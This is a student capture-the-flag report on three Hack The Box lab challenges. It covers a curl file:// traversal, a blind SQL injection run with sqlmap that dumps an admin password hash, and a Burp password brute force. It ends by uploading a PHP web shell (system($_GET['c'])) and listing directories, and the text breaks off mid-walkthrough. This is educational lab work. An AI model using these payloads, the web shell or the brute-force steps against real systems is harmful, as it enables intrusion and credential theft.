

CTF#2 - REPORT

Sujith Bellam



Abstract

This report contains the COMP2320 CTF-2 report of Group-9 (Sujith Bellam, Beau Williams, Daniel Zappala, Liam Strang, Udit Mahajan, and Harsh Patel). CTF-2 consisted of three challenges, Reach, Courses and Learna. Reach uses curl post request, and it is used for getting the flag; courses have a website called Omega, and the flag was found by SQL injection, and Learna is a website that will accept image files once logged in, the flag was found by uploading PHP scripts.

Table of Contents

Abstract	
1. Ethical Disclosure	1
2. Scope of Work	2
3. Test Team Details	2
4. List of Tools Used	2
5. Identified Vulnera bilities	2
5.1 Information Gathering and CTF Steps	2
5.1.1 Reach Challenge	2
5.1.2 Course Challenge	6
5.1.3 Learna Challenge	21
6. Reflection	30
7. Conclusion	30
8. Glossary	31
9. References	31
10. Appendix – A	31

1. Ethical Disclosure

The CTF-2 was done in a controlled environment in a virtual box for educational purposes only. We hacked the websites from hack the box, and we were authorized to use them to learn vulnerabilities and hacking for educational purposes. My team and I understand the complications of gained knowledge and know that this knowledge must not be used on real websites and servers under any circumstance without permission.

2. Scope of Work

For CTF – 2, my team was given three challenges to solve: Reach, Courses, and Learna. Each challenge contains a flag, and we can find the flags by hacking the websites. Reach website challenge was to give the host the curl command. Course challenge is a website for the university named Omega. The flag can be found once we log in to the website. Sqlmap is used for SQL injection for this website. Learna flag can be found by using Local File Inclusion(LFI) exploit. The website doed not verify the file type, so it was easy to get the flag.

3. Test Team Details

Liam Strang solved the Reach challenge. I was a minute away from getting the Reach flag, but Liam got it first. I solved the Courses challenge, and Liam Strang solved the Learna challenge. Beau Williams, Daniel Zappala, and Udit Mahajan worked on all the challenges providing helpful insights and ideas. Harsh Patel did not contribute anything neither communicated.

4. List of Tools Used

- 1. Kali Linux in Virtual Box
- 2. Google Chrome

I used Kali Linux 2021.1 OS (Operating System) to run different tools and exploits on the challenge websites on the virtual box. I used google chrome on my Windows 10 OS to accept team members of my group and start the servers of the challenges.

5. Identified Vulnerabilities

5.1 Information Gathering and CTF Steps

5.1.1 Reach Challenge

Commands Used: curl and its parameters




Figure 1 - Curl Functionality on Reach Website

The command will print the flag HTB{ch3ck_Out_th1s_pw4g3!}.

A cURL-based post-deploy health check with build-in redirect. A quick & easy way to verify a deployment.

Curl Server 01 Submit Query

Code to get the content inside flag file

Figure 2 - Entering the curl host to get the flag




Figure 3 - Got the Flag for Reach Challenge

We can download the contents of the Reach challenge. The folder contains the following content




Figure 4 - Files inside the Reach Challenge

The flag file here contains a fake flag. The commandModel.php file from challenges >> models folder will show the curl command

Figure 5 - The code inside commandModel.php file that is located in the models/directory which is located in the challenges directory.

The above code tells us that we can get the flag file by giving the correct input into the host field.

Figure 6 - The code is from main.js file that is located in the static directory which is in the challenges directory.

The code in the main.js file in challenge >> static >> js tells us that we cannot use any special characters mentioned in the map variable, as they will be removed. So will have to traditional curl to access the file.

Figure 7 - The code is from CurlController.php file that is located in the controller directory which is inside the challenges directory

The CurlController.php file on challenge >> controllers checks for the first four letters of the host and will only run the command if the first four letters entered are "HTTP" and curl http://localhost if not. So, the first four letters of the entered host have to be HTTP. As we need the contents inside the flag file, we will have to use the file as the header, and the flag file is only one directory behind it.

Here, HTTP is required to pass through the CurlController.php file is used as we are requesting for a file and ../ mentions that the directory is the previous one and flag is the file we are requesting. Thus, we will get the flag by entering $http\ file://localhost/../flag$ as host.

5.1.2 Course Challenge

Commands used: SQLMAP and its parameters




Figure 9 - login.php/webpage from the courses challenge website

The Course challenge has a website. There are only two interesting pages on this website, and they are students.php and login.php in the portal directory. The best way to get the flag is to perform SQL Injection to either search form of students.php or username and password of login.php. There is no knowledge on which database is being used, neither if the query is a prepared statement or not. This

is a blind injection, and I decided to use SQLMAP.

```
(kali⊕kali)-[~/Downloads]
                                            "http://138.68.182.108:30709/portal/students.php" --data=student=johr
                                                                                [1.5.4#stable]
                                                                                http://sqlmap.org
 [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end use
 r's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program
  [*] starting @ 03:46:35 /2021-04-30/
  [03:46:35] [INFO] testing connection to the target URL
 [03:46:35] [INFO] testing connection to the target URL [03:46:35] [INFO] checking if the target is protected by some kind of WAF/IPS [03:46:36] [INFO] testing if the target URL content is stable [03:46:37] [INFO] target URL content is stable [03:46:37] [INFO] testing if POST parameter 'student' is dynamic [03:46:37] [INFO] POST parameter 'student' appears to be dynamic
                                [INFO] resting 'AND boolean-based blind - Parameter replace (original value)'
                                  [WARNING] there is a possibility that the target (or WAF/IPS) is dropping 'suspicious' requests
[03:47:12] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[03:47:12] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[03:47:24] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[03:47:27] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[03:47:32] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[03:47:34] [INFO] testing 'Generic inline queries'
[03:47:35] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[03:47:35] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for o ption '--time-sec' as possible (e.g. 10 or more)
[03:47:45] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[03:47:45] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[03:47:58] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
                                                             connection timed out to the target URL. sqlmap is going to retry the request(s)
[03:47:45] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[03:47:58] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[03:48:05] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[03:48:12] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[03:48:13] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[03:48:40] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[03:48:45] [WARNING] POST parameter 'student' does not seem to be injectable
[03:48:45] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--ri sk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent
  [*] ending @ 03:48:45 /2021-04-30/
```

Figure 10 - Giving sqlmap URL and data

Here, -u says that the URL is provided and the URL is

http://138.68.182.108:30709/portal/students.php and –data to give data, here my data is student=john.




Figure 11 - Name of the input field for the search is student

The student is the name of the input box, and I'm passing the keyword john. I chose John as this name is displayed by default, and I know that it will return student(s) with the name John.

The result of the command asked to mention level and risk as it could not find any vulnerability on

the student.

Figure 12 - Adding level and risk to sqlmap

I decided not to mention the --dbms field as I don't know what database is being used. MySQL is the database that is most commonly used with PHP.

Figure 13 - sqlmap successfully identified the vulnerability as john%' AND 1=1 AND 'a%'='a

SQLMAP found the vulnerability "john%' AND 1386=1386 AND 'DkFV%'='DKFV "and the database as MySQL. Here 1386=1386 and 'DkFV%' = 'DkFV will return true. Using this, we can find all the databases.

```
(kali@kali)-[~/Downloads]
                                                   "http://138.68.182.108:30709/portal/students.php" --data=student=john --level=5 --risk=3 --dbs --thre
                                                                                            {1.5.4#stable}
                                                                                            http://sqlmap.org
 [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end use r's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re sponsible for any misuse or damage caused by this program
  [*] starting @ 04:20:07 /2021-04-30/
[04:20:08] [INFO] resuming back-end DBMS 'mysql'
[04:20:08] [INFO] testing connection to the target URL
[04:20:38] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[04:20:38] [WARNING] if the problem persists please check that the provided target URL is reachable. In case that it is, you can try to rerun with switch '--random-agent' and/or proxy switches ('--proxy', '--proxy-file'...)
sqlmap resumed the following injection point(s) from stored session:
 Parameter: student (POST)
               Type: boolean-based blind
               Title: AND boolean-based blind - WHERE or HAVING clause
               Payload: student=john%' AND 1386=1386 AND 'DkFV%'='DkFV
 [04:20:38] [INFO] the back-end DBMS is MySQL
 web server operating system: Linux Ubuntu 19.10 or 20.04 (eoan or focal)
  web application technology: Apache 2.4.41
web application technology: Apache 2.4.41
back-end DBMS: MySQL 5 (MariaDB fork)
[04:20:38] [INFO] fetching database names
[04:20:38] [INFO] fetching number of databases
[04:20:38] [INFO] retrieved: 4
[04:20:42] [INFO] retrieving the length of query output
[04:20:42] [INFO] retrieved: 18
[04:21:04] [INFO] retrieved: information_schema
[04:21:04] [INFO] retrieving the length of query output
[04:21:04] [INFO] retrieved: information_schema
[04:21:04] [INFO] retr
                                                                                                                                                                                                                                                                                                                                                                 '--threads')
 18
  [04:22:19] [INFO] retrieved: performance_schema
[04:22:19] [INFO] retrieving the length of query output
[04:22:19] [INFO] retrieved: 5
  [84:22:59] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
  [04:23:11] [INFO] retrieved: mysql
[04:23:11] [INFO] retrieving the length of query output
[04:23:11] [INFO] retrieved: 5
[04:23:26] [INFO] retrieved: _me_a 3/5 (60%)
[04:23:46] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[04:23:46] [WARNING] unexpected HTTP code '200' detected. Will use (extra) validation step in similar cases
```

Figure 14 - Giving sqlmap --dbs command to list all the databases and to use 10 threads (max)

I did not add --dbms as the SQLMAP already knows the database used, --dbs is used to list all the databases, and --threads is used to give more threads to SQLMAP. There are four databases, and they are

```
18
[04:22:19] [INFO] retrieved: performance_schema
[04:22:19] [INFO] retrieving the length of query output
[04:22:19] [INFO] retrieved: 5
[04:22:59] [ENTICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[04:23:11] [INFO] retrieved: mysql
[04:23:11] [INFO] retrieved: mysql
[04:23:11] [INFO] retrieved: 5
[04:23:26] [INFO] retrieved: _me_a 3/5 (60%)
[04:23:46] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[04:23:46] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[04:23:49] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[04:23:49] [INFO] retrieved: omega
[04:23:49] [INFO] retrieved: omega
available databases [4]:
[*] information_schema
[*] information_schema
[*] mysql
[*] omega
[*] performance_schema
[04:23:58] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/138.68.182.108'
[*] ending @ 04:23:58 /2021-04-30/
```

Figure 15 - sqlmap found 4 databases

mysql, information_schema, and performance_schema are the most common databases in MySQL. Omega is the database that we need.

Figure 16 – Selecting omega database and giving -tables command to list all the tables inside omega database.

--D will let us choose the database, and --tables will list all the tables in that database. There are four tables in the omega database, and they are,

```
[04:25:38] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[04:25:38] [WARNING] if the problem persists please try to lower the number of used threads (option '--threads')
8
[04:26:00] [INFO] retrieved: students
[04:26:00] [INFO] retrieved: 7
[04:26:29] [INFO] retrieved: courses
[04:26:29] [INFO] retrieved: the length of query output
[04:26:29] [INFO] retrieved: studentcourses
Database: omega
[4 tables]

| courses | studentcourses | studentcourses | studentcourses | students | users | studental | users | users | users | users
| courses | studental | users |
```

Figure 17 - sqlmap found 4 tables in the omega database

We are interested in the users table, as it might contain an email ID and password to log in.

```
ali)-[~/Downloads]
       $ sqlmap -u "http://138.68.182.108:30709/portal/students.php" --data=student=john --level=5 --risk=3 --dbms=Mythreads=10 -0 omega -T users --columns
                                                                                    http://sqlmap.org
 [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end us
er's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program
  [*] starting @ 04:36:53 /2021-04-30/
 [04:36:53] [INFO] testing connection to the target URL sqlmap resumed the following injection point(s) from stored session:
  Parameter: student (POST)
              Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
               Payload: student=john%' AND 1386=1386 AND 'DkFV%'='DkFV
  [04:36:53] [INFO] testing MySQL
[04:36:53] [INFO] confirming MySQL
[04:36:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 19.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[04:36:53] [INFO] fetching columns for table 'users' in database 'omega'
[04:36:53] [INFO] retrieved: 4
[04:37:01] [INFO] retrieved: 4
[04:37:01] [INFO] retrieved: 2
[04:37:12] [INFO] retrieved: 2
[04:37:12] [INFO] retrieved: 10
[04:37:12] [INFO] retrieved: 7
[04:37:13] [INFO] retrieved: int(11)
[04:37:31] [INFO] retrieved: int(11)
[04:37:31] [INFO] retrieved: int(11)
[04:37:31] [INFO] retrieved: mail 4/5 (80%)
[04:38:16] [CRIVICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[04:38:16] [WARNING] if the problem persists please try to lower the number of used threads (option '--threads')
[04:38:19] [INFO] unexpected HTTP code 'None' detected. Will use (extra) validation step in similar cases
[04:38:19] [INFO] retrieved: email
[04:38:19] [INFO] retrieved: email
[04:38:19] [INFO] retrieved: 12
[04:38:10] [INFO] retrieved: 12
[04:39:03] [INFO] retrieved: 18
[04:39:03] [INFO] retrieved: 18
  web server operating system: Linux Ubuntu 20.04 or 19.10 (focal or eoan)
  web application technology: Apache 2.4.41
```

Figure 18 - Selecting the table and giving --columns to sqlmap to list all the columns in the users table

Here, -T will select the tables as users, and --columns will give all the columns inside that table. There are four columns, and they are,

```
[04:40:19] [INFO] retrieved:
[04:40:55] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)

10
[04:41:16] [INFO] retrieved: created_at
[04:41:16] [INFO] retrieving the length of query output
[04:41:16] [INFO] retrieved: 8
[04:41:31] [INFO] retrieved: datetime

Database: omega
Table: users
[4 columns]

| Column | Type |
| created_at | datetime |
| email | varchar(255) |
| id | int(11) |
| password | varchar(255) |
| the column | the column |
| column | the column |
| password | varchar(255) |
| the column | the column |
| column | the co
```

Figure 19 - sqlmap found 4 columns in the users table

We know that the users table contains email and password. Now we can get the data from the users table.

```
(kali⊗ kali)-[~/Downloads]
  $ sqlmap -u "http://138.68.182.108:30709/portal/students.php" --data=student=john --level=5 --risk=3 --dbms=mysqlthreads=10 -D omega -T users --dump
                                                              {1.5.4#stable}
                                                              http://sqlmap.org
 [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end use
r's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program
  [*] starting @ 04:41:39 /2021-04-30/
 [04:41:39] [INFO] testing connection to the target URL
 sqlmap resumed the following injection point(s) from stored session:
  Parameter: student (POST)
           Type: boolean-based blind
           Title: AND boolean-based blind - WHERE or HAVING clause
           Payload: student=john%' AND 1386=1386 AND 'DkFV%'='DkFV
 [04:41:42] [INFO] testing MySQL
[04:41:42] [INFO] confirming MySQL
[04:41:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 19.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[04:41:42] [INFO] fetching columns for table 'users' in database 'omega'
[04:41:42] [INFO] resumed: 4
[04:41:42] [INFO] resumed: 2
[04:41:42] [INFO] resumed: 10
[04:41:42] [INFO] resumed: 10
[04:41:42] [INFO] resumed: 10
[04:41:42] [INFO] resumed: 5
[04:41:42] [INFO] resumed: 6
[04:41:42] [INFO] resumed: 9
[04:41:42] [INFO] resumed: 9
[04:41:42] [INFO] resumed: 9
[04:41:42] [INFO] resumed: 9
[04:41:42] [INFO] resumed: 10
[04:41:42] [INFO] resumed: 10
[04:41:42] [INFO] fetching entries for table 'users' in database 'omega'
[04:41:42] [INFO] fetching number of entries for table 'users' in database 'omega'
[04:41:42] [INFO] fetching number of entries for table 'users' in database 'omega'
[04:41:42] [INFO] retrieved: 1
[04:41:43] [INFO] retrieved: 1
[04:41:45] [INFO] retrieved: 19
[04:41:45] [INFO] retrieved: 2020-09-09 04:09:44
[04:42:28] [INFO] retrieved: 2020-09-09 04:09:44
 web server operating system: Linux Ubuntu 20.04 or 19.10 (focal or eoan)
                          [INFO]
                                          retrieved: 2020-09-09 04:09:44
       4:42:28
                                          retrieving the length of query output
       4:42:28
   04:42:28] [INFO] retrieving to
04:43:29] [INFO] retrieved: at
04:43:09] [INFO] retrieved: at
04:43:09] [INFO] retrieved: 1
04:43:13] [INFO] retrieved: 1
                                           retrieved: 15
                                          retrieved: admin@omega.htb
                                           retrieving the length of query output
```

Figure 20 - Giving sqlmap --dump command to get all the information inside the users table

--dump will get all the data from the users table.

Figure 21 - sqlmap found that there is only 1 entry and its contents. The stored password is a hash.

There is only 1 row inside the users table. We have the email ID and the password as a hash. I used an online hash cracker tool to crack the hash and get the admin user's password.




Figure 22 - Used crackstation.net website to crack the hash

The password is studentoftheyear. We can use these credentials to log in.




Figure 24 - Found the flag for the courses challenge

Once logged in, we can find the flag "HTB{SQLi_c4n_b3_v3ry_f4n}" present on the flag.php page.

5.1.3 Learna Challenge

Commands Used: burpsuite, nano, system, get, ls cat




Figure 25 - Homepage of the learna challenge website requires login

This challenge opens with a login page by default. Similar to the course challenge, we can use SQLMAP to get the username and password. But I used burp suite to brute force the password. I entered the username as admin and the password as admin and sent the request through burp. The password can be anything as we are brute-forcing the password. I don't know if the username is admin; it was a guess.




Figure 26 - Using burpsuite to intercept the login request

I then sent the request to the Intruder




Figure 27 - Sent the login request to the intruder

and only selected the password to be brute-forced (position). The attack type will be sniper as we are only brute forcing one field.




Figure 28 - Brute forcing the password with username admin

There is only one payload, i.e., password, and the payload type is a simple list. I selected my payload list, commonPasswords.txt.




Figure 29 - loaded passwords list

All the passwords from my commonPasswords.txt file are now loaded into the payload list. Then I started the attack.




Figure 30 - Grep extracting the "Invalid Credentials" on website to locate the password easily when found

I also added a grep extract of "Invalid Credentials" so that it will be easier to know if the password is detected.




Figure 31 - Burpsuite successfully found the password of admin as 1234567

Only the payload "1235467" did not show Invalid credentials, so 1234567 has to be the password for the user admin.




Figure 32 - Webpage to upload images was loaded after logging in

After logging in with those credentials, we can see an image upload option. Thus, we can use Local File Inclusion exploit to get the flag.

```
___(kali⊕ kali)-[~/Downloads]

$ nano getFlag.php
```

Figure 33 - Creating a getFlag.php script to get the Flag

I made a file "getFlag.php" to get the flag from the root directory.

```
GNU nano 5.4
<?php
system($_GET["c"])
?>
```

Figure 34 - getFlag.php script

The above code will take the value c as input and processes the command as prints out the output. Once we submit the getFlag.php file with the above code,




Figure 35 - Successfully uploaded the getFlag.php file

We get a confirmation saying that the script is successfully uploaded to /images/uploads/.

Opening the php page,



Figure 36 - Opening the uploaded file

The page does not show anything as there is no command given. To give a command, we just have to mention the variable c and the command. For example,

...../getFlag.php?c=whoami will give the command whoami to the variable c which then gets processed and return the output with the user.




Figure 37 - Giving whoami command to the script which returned www-data



Figure 38 - Giving Is command to the script

Just giving Is command will show all the files that have been uploaded into the server. getFlag.php is the file that I uploaded, and the rest were uploaded by other teammates.

We can list the contents inside the previous directory by using Is ../

Figure 39 - Giving Is ../ command to the script


The previous folder has a directory uploads where the getFlag.php is uploaded and a bg.jpg image.

Figure 40 - Giving Is ../../ command to the script

Going a folder back, we can see the files that support the website.

Figure 41 - Giving Is ../../ command to the script

Going another folder back will show html directory



backups cache lib local lock log mail opt run spool tmp www

Figure 42 - Giving Is ../../../ command to the script

Going another folder back, we can see a bunch of directories. I guessed that the flag is located in the root directory, so I have to go back more

```
← → C ♠ © 206.189.121.131:31489/images/uploads/getFlag.php?c=ls../../../...  

